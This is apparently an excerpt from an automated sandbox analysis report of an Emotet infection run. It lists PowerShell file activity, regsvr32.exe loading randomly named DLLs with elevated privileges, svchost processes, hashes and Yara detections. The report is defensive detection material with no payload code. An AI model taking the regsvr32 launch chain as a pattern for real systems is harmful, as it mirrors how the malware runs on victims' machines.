| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | 64     | 40     | 38 00 00 02 04 00 00 00<br>00 00 00 00 01 00 00 00<br>fd 27 fd fd 11 e3 4c fd fd<br>7d 19 b2 0b fd 09 00 00<br>00 0e 00 0f 00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 8'L}                                                                             | success or wait | 16    | 7FFA5175F6E8   | WriteFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | 104    | 15     | 53 79 73 74 65 6d 2e 4e<br>75 6d 65 72 69 63 73                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | System.Numerics                                                                  | success or wait | 16    | 7FFA5175F6E8   | WriteFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | 119    | 1      | 00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                  | success or wait | 10    | 7FFA5175F6E8   | WriteFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | 1084   | 4      | 6c 00 00 03                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | l                                                                                | success or wait | 1     | 7FFA5175F6E8   | WriteFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | 1088   | 104    | 01 0e fd 00 02 0e fd 00<br>03 0e fd 00 04 0e fd 00<br>05 0e fd 00 06 0e fd 00<br>07 0e fd 00 08 0e fd 00<br>00 0e fd 00 09 0e fd 00<br>0a 0c fd 00 0b 0e fd 00 0c<br>0e fd 00 22 00 40 00 24<br>00 40 00 6a 00 40 00 fd<br>00 40 00 fd 00 40 00 fd<br>00 40 00 fd 00 40 00 18<br>00 40 00 57 00 40 00 0d<br>0c fd 00 0e 0c fd 00 0d<br>0e fd 00 0f 0e fd 00                                                                                                                                                                                                                                                                                                                                                                                                                | "@\$@j@@@@@W@                                                                    | success or wait | 1     | 7FFA5175F6E8   | WriteFile |

| File Read                                                                                                    |         |        |                 |       |                |          |
|--------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| File Path                                                                                                    | Offset  | Length | Completion      | Count | Source Address | Symbol   |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                             | unknown | 4095   | success or wait | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                             | unknown | 8173   | end of file     | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                        | unknown | 4095   | success or wait | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                        | unknown | 6135   | success or wait | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux | unknown | 176    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                             | unknown | 4095   | success or wait | 1     | 7FFA51212625   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                             | unknown | 8173   | end of file     | 1     | 7FFA51212625   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                        | unknown | 4095   | success or wait | 1     | 7FFA51212625   | ReadFile |

| File Path                                                                                                                                           | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|-----------------------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux     | unknown | 1248   | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.10a17139182a9efd561f01fada9688a5\System.ni.dll.aux                                            | unknown | 620    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux                                  | unknown | 900    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux         | unknown | 2764   | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 4095   | success or wait | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 8173   | end of file     | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 4095   | success or wait | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 8173   | end of file     | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Managemen.t.Infrastructure.ni.dll.aux | unknown | 748    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.d ll.aux                    | unknown | 764    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#78d6ee2 added35fdb45b3d78d899e481ea\System.DirectorySer vices.ni.dll.aux         | unknown | 752    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\fe2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux                                   | unknown | 748    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux                                  | unknown | 1540   | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machin e.config                                                                              | unknown | 4095   | success or wait | 1     | 7FFA5120B9DD   | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machin e.config                                                                              | unknown | 8171   | end of file     | 1     | 7FFA5120B9DD   | unknown  |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive                                                         | unknown | 64     | success or wait | 1     | 7FFA511F62DB   | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive                                                         | unknown | 23116  | success or wait | 1     | 7FFA511F63B9   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShel l.Security.ni.dll.aux       | unknown | 1268   | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transac tions\773cde8eca09561aeac8ad051c091203\System.Transactions. ni.dll.aux                | unknown | 924    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\82398e9ff6885d617e4b97e31fb4f02\System.Configuratio n.ni.dll.aux               | unknown | 864    | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache                                                                       | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Mod uleAnalysisCache                                                                       | unknown | 62     | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation n.Validation.psd1        | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation n.Validation.psd1        | unknown | 492    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation n.Validation.psd1        | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1                                                        | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1                                                        | unknown | 774    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1                                                        | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                 | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                 | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                 | unknown | 4096   | success or wait | 2     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                 | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                                 | unknown | 4096   | success or wait | 6     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                                 | unknown | 682    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                                 | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |

| File Path                                                                                                                                                | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|----------------------------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                      | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                      | unknown | 289    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                      | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                      | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                      | unknown | 289    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                           | unknown | 4096   | success or wait | 137   | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                           | unknown | 993    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                           | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1                                                                                | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1                                                                                | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                        | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                        | unknown | 637    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                        | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                        | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                        | unknown | 637    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux    | unknown | 2264   | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux             | unknown | 1260   | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1                                        | unknown | 4096   | success or wait | 5     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1                                        | unknown | 128    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1                                        | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                  | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                  | unknown | 534    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                  | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                  | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                  | unknown | 534    | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux | unknown | 3148   | success or wait | 1     | 7FFA512E12E7   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                                    | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                                    | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                                    | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                         | unknown | 4096   | success or wait | 1     | 7FFA4CBFB526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                         | unknown | 4096   | end of file     | 1     | 7FFA4CBFB526   | ReadFile |

| Registry Activities                                                                 |            |       |                |        |  |
|-------------------------------------------------------------------------------------|------------|-------|----------------|--------|--|
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |            |       |                |        |  |
| Key Path                                                                            | Completion | Count | Source Address | Symbol |  |

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|----------|------|------|------|------------|-------|----------------|--------|
|----------|------|------|------|------------|-------|----------------|--------|

**Analysis Process: regsvr32.exe** PID: 3008, Parent PID: 7100

**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 3                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                   | 08:54:14                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\...\ZtMijYx\IKdzfJtQpj.BCP                                                                                                                                                                                                                                                                                                                                |
| Imagebase:                    | 0x7ff7c1920000                                                                                                                                                                                                                                                                                                                                                                                                                |
| File size:                    | 24064 bytes                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5 hash:                     | D78B75FC68247E8A63ACBA846182740E                                                                                                                                                                                                                                                                                                                                                                                              |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                      |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.476229971.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.476121301.0000000002220000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                          |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

**Analysis Process: regsvr32.exe** PID: 6180, Parent PID: 3008

**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 4                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                   | 08:54:19                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | C:\Windows\system32\regsvr32.exe "C:\Windows\system32\ZrCipB\RLcE.dll"                                                                                                                                                                                                                                                                                                                                                        |
| Imagebase:                    | 0x7ff7c1920000                                                                                                                                                                                                                                                                                                                                                                                                                |
| File size:                    | 24064 bytes                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5 hash:                     | D78B75FC68247E8A63ACBA846182740E                                                                                                                                                                                                                                                                                                                                                                                              |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                      |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.704622582.0000000001E40000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.705071656.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                          |

**Analysis Process: svchost.exe** PID: 1592, Parent PID: 580

**General**

|             |          |
|-------------|----------|
| Target ID:  | 8        |
| Start time: | 08:54:30 |

|                               |                                                       |
|-------------------------------|-------------------------------------------------------|
| Start date:                   | 23/05/2022                                            |
| Path:                         | C:\Windows\System32\svchost.exe                       |
| Wow64 process (32bit):        | false                                                 |
| Commandline:                  | C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS |
| Imagebase:                    | 0x7ff78ca80000                                        |
| File size:                    | 51288 bytes                                           |
| MD5 hash:                     | 32569E403279B3FD2EDB7EBD036273FA                      |
| Has elevated privileges:      | true                                                  |
| Has administrator privileges: | true                                                  |
| Programmed in:                | C, C++ or other language                              |
| Reputation:                   | high                                                  |

|                                                                                     |        |            |            |            |                |                |                |        |
|-------------------------------------------------------------------------------------|--------|------------|------------|------------|----------------|----------------|----------------|--------|
| <b>File Activities</b>                                                              |        |            |            |            |                |                |                |        |
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |        |            |            |            |                |                |                |        |
| File Path                                                                           | Access | Attributes | Options    | Completion | Count          | Source Address | Symbol         |        |
| File Path                                                                           | Offset | Length     | Value      | Ascii      | Completion     | Count          | Source Address | Symbol |
| File Path                                                                           | Offset | Length     | Completion | Count      | Source Address | Symbol         |                |        |

|                                                                                     |            |       |                |            |       |                |        |  |
|-------------------------------------------------------------------------------------|------------|-------|----------------|------------|-------|----------------|--------|--|
| <b>Registry Activities</b>                                                          |            |       |                |            |       |                |        |  |
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |            |       |                |            |       |                |        |  |
| Key Path                                                                            | Completion | Count | Source Address | Symbol     |       |                |        |  |
| Key Path                                                                            | Name       | Type  | Data           | Completion | Count | Source Address | Symbol |  |

|                                                                 |                                               |  |  |  |  |  |  |  |
|-----------------------------------------------------------------|-----------------------------------------------|--|--|--|--|--|--|--|
| <b>Analysis Process: svchost.exe</b> PID: 2860, Parent PID: 580 |                                               |  |  |  |  |  |  |  |
| <b>General</b>                                                  |                                               |  |  |  |  |  |  |  |
| Target ID:                                                      | 9                                             |  |  |  |  |  |  |  |
| Start time:                                                     | 08:54:44                                      |  |  |  |  |  |  |  |
| Start date:                                                     | 23/05/2022                                    |  |  |  |  |  |  |  |
| Path:                                                           | C:\Windows\System32\svchost.exe               |  |  |  |  |  |  |  |
| Wow64 process (32bit):                                          | false                                         |  |  |  |  |  |  |  |
| Commandline:                                                    | C:\Windows\System32\svchost.exe -k netsvcs -p |  |  |  |  |  |  |  |
| Imagebase:                                                      | 0x7ff78ca80000                                |  |  |  |  |  |  |  |
| File size:                                                      | 51288 bytes                                   |  |  |  |  |  |  |  |
| MD5 hash:                                                       | 32569E403279B3FD2EDB7EBD036273FA              |  |  |  |  |  |  |  |
| Has elevated privileges:                                        | true                                          |  |  |  |  |  |  |  |
| Has administrator privileges:                                   | true                                          |  |  |  |  |  |  |  |
| Programmed in:                                                  | C, C++ or other language                      |  |  |  |  |  |  |  |
| Reputation:                                                     | high                                          |  |  |  |  |  |  |  |

|                                                                                     |        |            |         |            |       |                |        |  |
|-------------------------------------------------------------------------------------|--------|------------|---------|------------|-------|----------------|--------|--|
| <b>File Activities</b>                                                              |        |            |         |            |       |                |        |  |
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |        |            |         |            |       |                |        |  |
| File Path                                                                           | Access | Attributes | Options | Completion | Count | Source Address | Symbol |  |

|                                                                 |                                 |  |  |  |  |  |  |  |
|-----------------------------------------------------------------|---------------------------------|--|--|--|--|--|--|--|
| <b>Analysis Process: svchost.exe</b> PID: 6244, Parent PID: 580 |                                 |  |  |  |  |  |  |  |
| <b>General</b>                                                  |                                 |  |  |  |  |  |  |  |
| Target ID:                                                      | 10                              |  |  |  |  |  |  |  |
| Start time:                                                     | 08:54:45                        |  |  |  |  |  |  |  |
| Start date:                                                     | 23/05/2022                      |  |  |  |  |  |  |  |
| Path:                                                           | C:\Windows\System32\svchost.exe |  |  |  |  |  |  |  |

|                               |                                                                                  |
|-------------------------------|----------------------------------------------------------------------------------|
| Wow64 process (32bit):        | false                                                                            |
| Commandline:                  | C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService |
| Imagebase:                    | 0x7ff78ca80000                                                                   |
| File size:                    | 51288 bytes                                                                      |
| MD5 hash:                     | 32569E403279B3FD2EDB7EBD036273FA                                                 |
| Has elevated privileges:      | true                                                                             |
| Has administrator privileges: | true                                                                             |
| Programmed in:                | C, C++ or other language                                                         |
| Reputation:                   | high                                                                             |

**Analysis Process: svchost.exe**    PID: 6612, Parent PID: 580

**General**

|                               |                                               |
|-------------------------------|-----------------------------------------------|
| Target ID:                    | 11                                            |
| Start time:                   | 08:54:50                                      |
| Start date:                   | 23/05/2022                                    |
| Path:                         | C:\Windows\System32\svchost.exe               |
| Wow64 process (32bit):        | false                                         |
| Commandline:                  | C:\Windows\System32\svchost.exe -k netsvcs -p |
| Imagebase:                    | 0x7ff78ca80000                                |
| File size:                    | 51288 bytes                                   |
| MD5 hash:                     | 32569E403279B3FD2EDB7EBD036273FA              |
| Has elevated privileges:      | true                                          |
| Has administrator privileges: | true                                          |
| Programmed in:                | C, C++ or other language                      |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

**Analysis Process: svchost.exe**    PID: 5900, Parent PID: 580

**General**

|                               |                                               |
|-------------------------------|-----------------------------------------------|
| Target ID:                    | 16                                            |
| Start time:                   | 08:55:28                                      |
| Start date:                   | 23/05/2022                                    |
| Path:                         | C:\Windows\System32\svchost.exe               |
| Wow64 process (32bit):        | false                                         |
| Commandline:                  | C:\Windows\System32\svchost.exe -k netsvcs -p |
| Imagebase:                    | 0x7ff78ca80000                                |
| File size:                    | 51288 bytes                                   |
| MD5 hash:                     | 32569E403279B3FD2EDB7EBD036273FA              |
| Has elevated privileges:      | true                                          |
| Has administrator privileges: | true                                          |
| Programmed in:                | C, C++ or other language                      |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

**Analysis Process: svchost.exe**    PID: 3000, Parent PID: 580

**General**

|            |    |
|------------|----|
| Target ID: | 18 |
|------------|----|

|                               |                                               |
|-------------------------------|-----------------------------------------------|
| Start time:                   | 08:55:46                                      |
| Start date:                   | 23/05/2022                                    |
| Path:                         | C:\Windows\System32\svchost.exe               |
| Wow64 process (32bit):        | false                                         |
| Commandline:                  | C:\Windows\System32\svchost.exe -k netsvcs -p |
| Imagebase:                    | 0x7ff78ca80000                                |
| File size:                    | 51288 bytes                                   |
| MD5 hash:                     | 32569E403279B3FD2EDB7EBD036273FA              |
| Has elevated privileges:      | true                                          |
| Has administrator privileges: | true                                          |
| Programmed in:                | C, C++ or other language                      |

|                                                                                     |        |            |         |            |       |                |        |
|-------------------------------------------------------------------------------------|--------|------------|---------|------------|-------|----------------|--------|
| <b>File Activities</b>                                                              |        |            |         |            |       |                |        |
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |        |            |         |            |       |                |        |
| File Path                                                                           | Access | Attributes | Options | Completion | Count | Source Address | Symbol |

|           |        |        |            |       |                |        |
|-----------|--------|--------|------------|-------|----------------|--------|
| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|

|                                                                                                  |
|--------------------------------------------------------------------------------------------------|
| <b>Disassembly</b>                                                                               |
|  No disassembly |